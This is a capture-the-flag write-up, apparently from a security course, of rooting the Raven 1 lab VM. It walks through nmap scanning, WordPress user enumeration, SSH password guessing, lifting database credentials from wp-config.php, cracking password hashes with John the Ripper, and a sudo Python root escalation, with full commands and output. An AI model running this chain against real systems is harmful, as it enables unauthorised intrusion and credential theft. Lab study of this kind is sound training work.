Red Team: Summary of Operations

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Exposed Services

Network scan results for each machine reveal the below services and OS details:

- $ nmap -sX 192.168.1.0/24

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
9200/tcp open|filtered wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

- $ nmap -sV 192.168.1.110

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

Target 1

- **Port 22 (SSH)**
- **Port 80 (HTTP)**
- Port 111 (RPCbind)
- Port 139 (NetBIOS)
- Port 445 (SMB), which is used for interprocess communication (i.e., filesharing).

The following vulnerabilities were identified on each target:

Target 1

- Port 22 is open; this provides us with the ability to SSH in with discovered credentials.
- Port 80 is open; this provides us physical access to the web server and exposed services.
- Exposed service:
    - 192.168.1.110/wordpress/


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1

Exploit Used

- WPSCAN to enumerate a list of users.
- 192.168.1.110/wordpress/
- wpscan --url htt://192.168.1.110/wordpress --enumerate u




- wpscan to enumerate users, which helps identify the users to target.
    - Michael
    - Steven
- $ ssh michael@192.168.1.110
- Used social engineering to obtain password.
- password: **michael**

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Jun  3 11:46:44 2021 from 192.168.1.90
michael@target1:~$
```

- Flag1 was discovered in **service.html** file located in the /**var/www/html** directory as root user.

```
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html    contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php   css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ nano service.html
```

- **Flag1.txt:**



- The second flag was discovered in in the **/var/www directory.**
    - **Flag2.txt:**

```
michael@target1:/var/www/html$ ls
about.html    contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php   css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- Discovered login and password credentials in database server files.
- Credentials located in **wp-cong.php** file located in the **/var/www/html/wordpress** directory.

```
michael@target1:/var/www/html$ ls
about.html    contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php   css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$
```


```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- SQL database credentials
    - username: **root**
    - password: **R@v3nSecurity**


Exploit Used

- Utilized **SQL**
    - Login into SQL database: $ mysql -u root -p

- password: R@v3nSecurity



- Gained access to information in SQL database
  - $ show databases;




  - $ use wordpress;

```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

- $ show tables;

- $ select * from wp_posts;

- Discovered flag3 and flag4 in SQL database which contain password hashes for Steven's credentials.
- **Flag3.txt & Flag4.txt:**



- Navigate to user table to dump password hashes.
  - $ show tables;
  - $ select * from wp_users;
- Discovered Michael's and Steven's hashed passwords.

Exploit Used

- Copied and pasted Michael's and Steven's corresponding hashes into a text file in Kali (attack) machine.
    - $ nano wp_hashes.txt

```
 GNU nano 4.8                                                wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

- Cracked the password hashes with John the Ripper.
    - $ john wp_hashes.txt
- Discovered Steven's password: **pink84**

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3]
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:02:49  3/3 0g/s 19113p/s 38220c/s 38220C/s blaunia..blash03
pink84           (steven)
```

- Gained remote access into Steven's machine via remote command execution.
    - $ ssh steven@192.168.1.110
    - password: **pink84**

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$
```

- Ran a sudo python script to escalate user privileges.
    - $ sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

- Located final flag.
    - $ cd /root
    - $ ls -l
    - $ cat flag4.txt
- **Flag4.txt:**

```
root@target1:/home/steven# cd /root
root@target1:~# ls -l
total 4
-rw-r--r-- 1 root root 442 Aug 13  2018 flag4.txt
root@target1:~# cat flag4.txt
------

| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```